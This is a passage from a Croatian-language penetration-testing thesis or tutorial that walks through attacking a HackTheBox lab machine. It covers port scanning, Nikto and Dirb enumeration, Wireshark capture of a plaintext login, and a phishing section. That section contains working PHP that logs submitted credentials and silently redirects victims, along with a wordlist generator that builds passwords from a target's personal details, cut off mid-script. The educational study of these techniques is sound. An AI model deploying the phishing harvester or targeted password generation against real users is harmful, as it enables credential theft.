
#!/bin/python3 linija definira da se sljedeći kod izvodi kao Python3 kod. Nakon toga sa funkcijom *import* uključuje se nekoliko modula. Prvi modul je *sys* koji korisniku omogućuje prosljeđivanje argumenata prilikom poziva skripte. Drugi modul omogućuje rad sa *socketom* koji je potreban kod skeniranja portova, dok treći modul *datetime* služi za ispis vremena početka izvršavanja skripte. If (len(sys.argv)) == 2 provjerava ako su proslijeđena dva argumenta. Ako jesu onda se u varijablu „meta“ sprema rezultat poziva funkcije *socket.gethostbyname* kojoj se prosljeđuje argument *sys.argv[1]*. *sys.argv[1]* predstavlja drugi argument koji prosljeđuje korisnik s obzirom da niz *sys.argv[]* počinje sa indeksom 0. Prilikom poziva ove skripte naredbom `python3 scanner.py <ip adresa>` prvi argument je ime skripte, dok je drugi argument IP adresa mete. U slučaju da nije proslijeđen željen broj argumenata ispisuje se poruka koja korisnika obavještava o ispravnom načinu poziva skripte. Važno je napomenuti da s obzirom da se koristi funkcija *gethostbyname* moguće je umjesto IP adrese proslijediti i ime računala (*eng. Hostname*) mete. Nakon toga se ispisuje nekoliko linija koje korisniku daju do znanja koja meta se trenutno skenira te koje je vrijeme početka izvođenja skripte. Zatim slijedi *try-except* koji omogućava da se blok koda koji se nalazi unutar

try dijela izvodi, a ukoliko dođe do greške onda se izvodi blok koda unutar *except* dijela što je u ovom slučaju ispis poruke te zatim zatvaranje skripte pomoću funkcije *sys.exit(). Except KeyboardInterrupt* izvodi se ukoliko korisnik zatvori skriptu pomoću ctrl + c ili slične kombinacije tipki, dok se *except socket.error* izvodi ukoliko dođe do greške prilikom povezivanja sa poslužiteljem kojem pripada proslijeđena IP adresa. Unutar *try* dijela nalazi se blok koda koji izvodi skeniranje portova. *For* petljom se u varijablu *port* za svaku iteraciju spremaju brojevi od 20 do 1000. Izabran je raspon od 20 do 1000 s obzirom da se u tom rasponu nalaze portovi koji su najvažniji s aspekta penetracijskog testiranja. Najprije se u varijablu *s* sprema rezultat funkcije *socket.sock*et kojoj se prosljeđuju argumenti *socket.AF_INET* te *socket.SOCK_STREAM*. *AF_INET* predstavlja IPv4 adresu, dok *SOCK_STREAM* predstavlja port. Funkciji *socket.setdefaulttimeout* se prosljeđuje 1 što znači da ukoliko port nakon jedne sekunde ne odgovara, odnosno ako nakon jedne sekunde nije detektiran kao otvoren onda će se prijeći na skeniranje sljedećeg porta. Zatim se u varijablu *rezultat* sprema rezultat funkcije *s.connect_ex* kojoj se kao argumenti prosljeđuju varijable *meta* i *port*. Funkcija *connect_ex* vraća greške ukoliko do njih dođe. Sljedeći *if* provjerava ako je trenutni broj porta djeljiv s brojem 100. Ukoliko je, napredak se povećava za 10% te se ispisuje. S obzirom da se skenira 1000 portova, svaki stoti port predstavlja 10% u napretku izvršavanja skripte. Naposljetku sa if(rezultat == 0) provjerava se ako je došlo do greške ili ne. Ako nije došlo do greške tada funkcija *connect_ex* vraća 0 te se izvršava kod koji se nalazi unutar ovog *if-a*. U tom slučaju ispisuje se "port je otvoren" sa brojem porta s obzirom da se može zaključiti da veza nije istekla te da je dobiven odgovor. Ukoliko je veza istekla nakon definirane jedne sekunde tada *connect_ex* vraća indikator greške te se ne ulazi u kod unutar spomenutog *if-a.* Sa funkcijom *s.close()* zatvara se veza sa trenutnim portom te se prelazi na sljedeću iteraciju odnosno na sljedeći port.

Sljedeći korak je prosljeđivanje IP adresa potencijalnih meta „scanner.py" skripti kako bi se otkrilo koji su portovi na tim metama otvoreni. S obzirom da je prva IP adresa unutar datoteke adrese.txt 10.10.10.28. upravo ta adresa će se proslijediti „scanner.py" skripti sljedećom naredbom:


```
python3 scanner.py 10.10.10.28.
```

Rezultat izvršavanja skripte „scanner.py" vidljiv je na sljedećoj slici.



Slika 4: Rezultat skripte scanner.py

Portovi 22 i 80 su otvoreni na ovoj potencijalnoj meti. Port 22 vezan je uz servis SSH (*eng. secureshell*) dok je port 80 rezerviran za HTTP (*eng. HyperText Transfer Protocol*), odnosno web poslužitelj [18]. Kako bi se saznalo više o servisima koji se izvode na tim portovima te njihovim verzijama što bi moglo ukazati na potencijalne ranjivosti, koristi se alat Nmap. Nmap je alat za skeniranje mreže koji koristi IP pakete kako bi identificirao sve uređaje na mreži, a zatim i otkrio koji se servisi, operacijski sustavi te verzije istih pokreću na tim uređajima. Sljedeća slika prikazuje naredbu kojom se pokreće napredno skeniranje portova pomoću alata Nmap. Opcijom -A pokreće se skeniranje operacijskog sustava, verzija pokrenutih servisa, skeniranje skripti te *traceroute*. Opcijom -p definiraju se portovi koji se žele skenirati [19]. U ovom slučaju to su portovi 22 i 80 s obzirom da su upravo ti portovi pronađeni kao otvoreni koristeći skriptu „scanner.py“.



Slika 5: Rezultat skeniranja portova alatom Nmap

U rezultatu su prikazane verzije SSH te HTTP servisa. S obzirom da SSH ne predstavlja ranjivost ukoliko ne postoji pristup korisničkim podacima korisnika koji ima ovlasti udaljenog rada na meti putem SSH-a, HTTP poslužitelj će predstavljati prioritet u fazi enumeracije. HTTP poslužitelj u ovom slučaju je Apache, verzije 2.4.29. Isto tako, iz rezultata se zaključuje kako je operacijski sustav ove potencijalne mete Linux što predstavlja informaciju na temelju koje se napad može prilagoditi.

Sljedeći koristan alat kojim će se pokušati pronaći vektori napada je Nikto. Nikto je alat koji služi za skeniranje Web poslužitelja pri čemu otkriva iskoristive datoteke, zastarjele verzije značajki i komponenti te općenito zastarjele verzije softvera. Zbog činjenice da je na meti pokrenut Apache HTTP poslužitelj Nikto se može koristiti te može pomoći pronaći potencijalne ranjivosti vezane uz taj servis [20]. Sljedeća slika prikazuje pokretanje skeniranja nad HTTP poslužiteljem mete pomoću alata Nikto te dobivene rezultate skeniranja. Opcijom -h definira se *hostname* ili IP adresa mete koja je u ovom slučaju 10.10.10.28.

```
kali@kali:~$ nikto -h 10.10.10.28
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.28
+ Target Hostname:    10.10.10.28
+ Target Port:        80
+ Start Time:         2021-07-04 06:14:54 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to rende
r the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header vi
a a request to /images over HTTP/1.0. The value is "127.0.1.1".
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.3
4 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false posit
ives.
```

Slika 6: Rezultat skeniranja alatom Nikto


Iz rezultata je bitno istaknuti verziju Apache HTTP poslužitelja koja je zastarjela. Zastarjele verzije softvera općenito imaju više ranjivosti koje su zakrpane u novijim verzijama pa je uvijek korisno pretražiti CVE (*Common Vulnerabilities and Exposures*) bazu ranjivosti ukoliko je otkrivena komponenta sa zastarjelom verzijom. Rezultati iz CVE baze ranjivosti koji se odnose na ranjivosti pronađene verzije Apache Web poslužitelja (2.4.29) prikazani su na sljedećoj slici [21].

3	CVE-2021-26691	787	Overflow	2021-06-10	2021-07-02	7.5	None
In Apache HTTP Server versions 2.4.0 to 2.4.46 a specially crafted SessionHeader sent by an origin server could cause a he							
4	CVE-2021-26690	476	DoS	2021-06-10	2021-07-02	5.0	None
Apache HTTP Server versions 2.4.0 to 2.4.46 A specially crafted Cookie header handled by mod_session can cause a NULL							
5	CVE-2020-35452	787	Overflow	2021-06-10	2021-07-02	6.8	None
Apache HTTP Server versions 2.4.0 to 2.4.46 A specially crafted Digest nonce can cause a stack overflow in mod_auth_dige could create one, though some particular compiler and/or compilation option might make it possible, with limited conseque							
6	CVE-2020-13950	476	DoS	2021-06-10	2021-07-02	5.0	None
Apache HTTP Server versions 2.4.41 to 2.4.46 mod_proxy_http can be made to crash (NULL pointer dereference) with spec Denial of Service							
7	CVE-2020-11993	444		2020-08-07	2021-06-06	4.3	None
Apache HTTP Server versions 2.4.20 to 2.4.43 When trace/debug was enabled for the HTTP/2 module and on certain traffic use of memory pools. Configuring the LogLevel of mod_http2 above "info" will mitigate this vulnerability for unpatched serv							

Slika 7: Ranjivosti Apache HTTP poslužitelja verzije 2.4.29.


S obzirom da nijedna od pronađenih ranjivosti nije iskoristiva sa mojim trenutnim vještinama te da se neke od njih odnose na napade uskraćivanja usluge (*eng. Denial Of Service*) koji su zabranjeni na platformi HackTheBox, biti će potrebno pronaći drugi vektor napada.

Još jedan alat koji je vrlo koristan kod penetracijskog testiranja Web poslužitelja je Dirb. To je alat koji provodi napad rječnikom nad Web poslužiteljem te analizira dobivene odgovore. Na taj način pronalaze se datoteke i objekti na datotečnom sustavu poslužitelja koji su ponekad povjerljivi i skriveni od anonimnih korisnika. Način na koji radi je da iz predkonfiguriranog rječnika uzima riječi te pokušava pristupiti toj putanji na poslužitelju. Tako bi za metu ovog praktičnog primjera čija je Web adresa http://10.10.10.28. Dirb slao HTTP GET zahtjeve za putanjama poput http://10.10.10.28./<riječ>. Na taj način ukoliko je dobiven odgovor poput 200 OK može se zaključiti da je ta putanja dostupna. Isto tako, ukoliko se dobije odgovor poput 403 *Forbidden*, zaključuje se da iako putanja nije dostupna ona postoji na Web poslužitelju te je pristup zabranjen anonimnom korisniku, što često ukazuje na stranice poput formi za prijavu administratora [22]. Na sljedećoj slici prikazano je pokretanje napada rječnikom koristeći alat Dirb te dobiveni rezultati. Nakon prosljeđivanja adrese na kojoj se nalazi meta prosljeđuje se rječnik koji će se koristiti za napad, a koji je u ovom slučaju predkonfigurirani Dirb rječnik pod nazivom “common.txt”.



Slika 8: Rezultat izvođenja napada alatom Dirb

Iz rezultata dobivenog korištenjem alata Dirb najbitnije je istaknuti putanju http://10.10.10.28/uploads/. S obzirom da ta putanja postoji na poslužitelju može se zaključiti kako na ovoj Web aplikaciji postoji mogućnost prijenosa (*eng. uploada*) datoteka na poslužitelj. Ukoliko ta funkcionalnost nije implementirana na siguran način te omogućuje *upload* malicioznih datoteka, može se iskoristiti u kasnijim fazama penetracijskog testiranja. Na sljedećoj slici prikazan je pokušaj pristupa putanji http://10.10.10.28/uploads/.




Slika 9: Pristup putanji uploads

HTTP odgovor 403 *Forbidden* na temelju čega se zaključuje kako mogućnost *uploada* datoteka na poslužitelj postoji ali zahtjeva višu razinu ovlasti. Posljednji alat koji će se koristiti u fazi enumeracije je Burp. U ovom slučaju Burp će se koristiti kako bi se presreo HTTP GET zahtjev za početnom stranicom Web aplikacije mete. Nakon što je zahtjev proslijeđen Burp automatski i pasivno provodi "*spidering*" odnosno provjerava sve dostupne putanje na poslužitelju slično kao prijašnji alat Dirb. Sljedeća slika prikazuje putanje na poslužitelju koje su pronađene te na koje je dobiven odgovor 200 OK što znači da je pristup omogućen anonimnim korisnicima.

Host	Method	URL	Params	Stat... ▲	Length
http://10.10.10.28	GET	/		200	11125
http://10.10.10.28	GET	/cdn-cgi/login/script.js		200	257
http://10.10.10.28	GET	/css/new.css		200	243
http://10.10.10.28	GET	/js/index.js		200	257
http://10.10.10.28	GET	/js/min.js		200	4161
http://10.10.10.28	GET	/themes/theme.css		200	243


Slika 10: Pronađene dostupne putanje

Jedna od tih putanja je /cdn-cgi/login/ što vrlo vjerojatno predstavlja formu za prijavu. Da bi se provjerilo ako je forma za prijavu ranjiva potrebno ju je otvoriti u pregledniku i istražiti sigurnosne mehanizme kojima se štiti od različitih tipova napada. Na sljedećoj slici prikazana je pronađena forma za prijavu.




Slika 11: Forma za prijavu na putanji /cdn-cgi/login/

Nakon nekoliko pokušaja prijave dovedeni su sljedeći zaključci. Forma za prijavu nema ograničenja na broj pokušaja prijave što ju čini ranjivom protiv *bruteforce* napada kao i napada rječnikom. Osim toga, sam proces prijave je vrlo brz što znači da je moguće poslati velik broj pokušaja za prijavu u kratkom vremenu. To čini vrijeme izvođenja napada kraćim. Naposljetku, s obzirom da meta ne koristi SSL (*Secure Sockets Layer*) podaci se od korisnika poslužitelju šalju u čitljivom (*eng. plaintext)* obliku. Kao dokaz toga korišten je alat Wireshark kako bi se zahtjev za prijavom presreo te kako bi se provjerilo ako je iz tog zahtjeva moguće pročitati podatke za prijavu. Na sljedećoj slici prikazan je zahtjev za prijavom zajedno sa pročitanim podacima.



Slika 12: Zahtjev za prijavom



Slika 13: Pročitani podaci za prijavu

Iz priloženih slika alata Wireshark vidljivo je kako se zahtjev za prijavom može presresti te kako se poslani podaci mogu pročitati u *plaintext* obliku. Pronađena ranjivost otvara nove vektore napada poput presretanja zahtjeva na javnoj mreži. Naime, ukoliko napadač dobije pristup istoj bežičnoj mreži kao i korisnik koji se ovom formom za prijavu prijavljuje na Web aplikaciju mete, korištenjem alata Wireshark vrlo se lako može doći do poslanih korisničkih podataka.

Osim presretanja mrežnih paketa postoje i ostali načini na koje se mogu dobiti korisnički podaci. Jedna od takvih tehnika spada u domenu društvenog inženjeringa, a naziva se *phishing*. *Phishing* je tehnika kojom se trikovima društvenog inženjeringa metu navodi da otkrije podatke za prijavu ili druge osjetljive i privatne informacije. Za potrebe ovog praktičnog primjera kao prikaz *phishing* tehnike koristiti će se lažna forma za prijavu koja korisničke podatke šalje napadaču, u ovom slučaju meni. Zajedno sa e-mail porukom u kojem će se koristiti taktike društvenog inženjeringa poput stvaranja osjećaja hitnosti, korisnika će se navesti da otvori lažnu formu za prijavu i u nju upiše svoje podatke za prijavu. Za izradu lažne *phishing* stranice postoje alati poput *Blackeye* ali su specijalizirani za određene često korištene Web aplikacije poput popularnih društvenih mreža [23].

S obzirom da se ovim primjerom želi napraviti lažna stranica za Web aplikaciju specifične mete, koristiti će se pristup ručne izrade bez korištenja pomoćnih alata. Prvi korak je uzimanje izvornog koda forme za prijavu što se može učiniti desnim klikom te odabirom "view page source". Uzimanjem izvornog koda osigurava se da *phishing* stranica izgleda identično kao i originalna forma za prijavu. Važno je napomenuti kako je fotografije i ostale multimedijske sadržaje potrebno najprije pohraniti na lokalno računalo te ih zatim posluživati zajedno sa HTML stranicom. Naposljetku, HTML elementu *form* potrebno je pronaći atribut *action* te njegovu vrijednost promijeniti u ime PHP skripte koja će korisničke podatke zapisivati u tekstualnu datoteku na računalu napadača. Na taj način će se podaci upisani u formu za prijavu prosljeđivati PHP skripti, a kod iste prikazan je u nastavku.

```
<?php
header ('Location: 10.10.10.28/cdn-cgi/login');
$datoteka = fopen("log.txt", "a");
foreach($_POST as $ime => $vrijednost) {
fwrite($datoteka, $ime);
fwrite($datoteka, "=");
fwrite($datoteka, $vrijednost);
fwrite($datoteka, "\r\n");
}
fwrite($datoteka, "\r\n\n\n\n");
fclose($datoteka);
exit;
?>
```

Sa funkcijom *header* izvršava se redirekcija na adresu 10.10.10.28/cdni-cgi/login odnosno na originalnu formu za prijavu. Time se korisniku daje iluzija da je prijava neuspješna te će se nakon ponovnog unosa korisničkih podataka uspješno prijaviti i neće posumnjati na potencijalni napad [24]. Zatim se funkcijom *fopen* započinje rad sa „log.txt“ datotekom u koje će se zapisivati korisnički podaci te se *foreach* petljom iterira kroz sve podatke poslane formom za prijavu. U „log.txt“ datoteku se zapisuje korisničko ime i lozinka te se zatim završava rad sa datotekom koristeći funkciju *fclose*. Na sljedećoj slici prikazan je sadržaj „log.txt“ datoteke u sustavu za upravljanje datotekama platforme 000webhost koja se za potrebe ovog primjera koristila kako bi se *phishing* stranica posluživala. *Phishing* stranica iz ovog primjera poslužuje se na sljedećoj web adresi: https://megacorpautomotive.000webhostapp.com/.

Slika 14: sadržaj log.txt datoteke

Iz poveznice na kojoj se lažna forma za prijavu nalazi vidljivo je kako je URL (*Uniform Resource Locator*) drugačiji od onog koji vodi na originalnu formu za prijavu. Na temelju različitog URL-a meta može prepoznati da se radi o lažnoj stranici i uspješno izbjeći pokušaj napada. Iz tog razloga *phishing* stranice je potrebno koristiti zajedno sa ostalim tehnikama društvenog inženjeringa kako bi se skrenula pozornost mete sa detalja poput URL-a forme za prijavu. Jedna od takvih tehnika je stvaranje osjećaja hitnosti čime se postiže slanje korisničkih podataka prije nego meta uspije primijetiti da se radi o potencijalnom napadu [25].

4.3. Provođenje napada

Ukoliko se korisnički podaci ne mogu dobiti izravno koristeći navedene primjere presretanja mrežnih paketa ili korištenja *phishinga* u obliku lažne forme za prijavu, korisno je dobiti što veću količinu osobnih informacija o meti kako bi se na temelju tih informacija mogao pripremiti napad rječnikom. Naime, s obzirom da forma za prijavu mete ovog praktičnog primjera nema implementiranu provjeru broja pokušaja prijave te ima vrlo brz postupak prijave predstavlja potencijalnu ranjivu točku koja se može napasti napadom rječnikom ili *bruteforce* napadom. Prvi dio rječnika koji će se koristiti za napad predstavljaju potencijalne lozinke generirane na temelju dobivenih osobnih podataka administratora Web aplikacije mete. Kako bi se lozinke generirale izrađena je vlastita Python skripta koja na temelju osobnih podataka generira lozinke prema uzorcima pronađenima iz istraživanja provedenog nad lozinkama dobivenim iz proboja podataka Sony-a [26]. U nastavku je prikazan kod navedene Python skripte a potom će biti objašnjeni načini generiranja lozinki te njihova učestalost prema informacijama dobivenim iz istraživanja.

```
ime = "Mark"
prezime = "Smith"
mjesto_rodenja = "Seattle"
mjesto_stanovanja = "Seattle"
datum_rodenja = "2305"
godina_rodenja = "1990"
korisnicko_ime = "admin"
web_mjesto = "megacorp"
najdrazi_broj = "7"
p1 = ime [::-1] #često se koristi zaporka gdje se ime napiše unatrag, samo
ili sa dodanim brojevima
p2 = p1 + datum_rodenja
p3 = p1 + godina_rodenja
p4 = p1 + str((int(godina_rodenja) % 100))
p5 = ime
p6 = p5 + datum_rodenja
p7 = p5 + godina_rodenja
p8 = p5 + str((int(godina_rodenja) % 100))
p9 = p5 + "1" #isto tako, često se na ime doda broj "1" u slučajevima gdje
sustav zahtjeva brojeve u zaporki
p10 = p1 + "1"
p11 = prezime
p12 = prezime + datum_rodenja
```

```
p13 = prezime + godina_rodenja

p14 = prezime + str((int(godina_rodenja) % 100))

p15 = prezime + "1"

p16 = prezime + ime

p17 = ime + prezime

#kod zaporki koje sadrže geografska mjesta, isto tako se najčešće koriste same ili se dodaju brojevi ili u rijeđim slučajevima se koristi pisanje imena lokacije unatrag

p18 = mjesto_rodenja

p19 = p18 + datum_rodenja

p20 = p18 + godina_rodenja

p21 = p18 + str((int(godina_rodenja) % 100))

p22 = mjesto_rodenja [::-1]

p23 = prezime [::-1]

p24 = mjesto_stanovanja

p25 = p24 + datum_rodenja

p26 = p24 + godina_rodenja

p27 = p24 + str((int(godina_rodenja) % 100))

p28 = mjesto_stanovanja [::-1]

p29 = ime + najdrazi_broj

p30 = ime [::-1] + najdrazi_broj

p31 = prezime + najdrazi_broj

p32 = prezime [::-1] + najdrazi_broj

p33 = mjesto_rodenja + najdrazi_broj

p34 = mjesto_rodenja [::-1] + najdrazi_broj

p35 = mjesto_stanovanja + najdrazi_broj

p36 = mjesto_stanovanja [::-1] + najdrazi_broj

p37 = datum_rodenja + godina_rodenja

p38 = datum_rodenja + godina_rodenja [::-1]

p39 = godina_rodenja + datum_rodenja

p40 = godina_rodenja [::-1] + datum_rodenja #numeričke lozinke najčešće sadrže parni broj znakova, 4, 6 ili 8

p41 = godina_rodenja + godina_rodenja

p42 = ime + ime #duple riječi, čega je primjer dvaput napisano ime je isto tako česta zaporka kod sustava koji zahtjevaju određeni broj znakova

p43 = prezime + prezime

p44 = korisnicko_ime

p45 = korisnicko_ime + web_mjesto

p46 = korisnicko_ime + najdrazi_broj

p47 = korisnicko_ime + godina_rodenja

p48 = korisnicko_ime + datum_rodenja

p49 = korisnicko_ime + godina_rodenja [::-1]
```

```
p50 = web_mjesto + najdrazi_broj
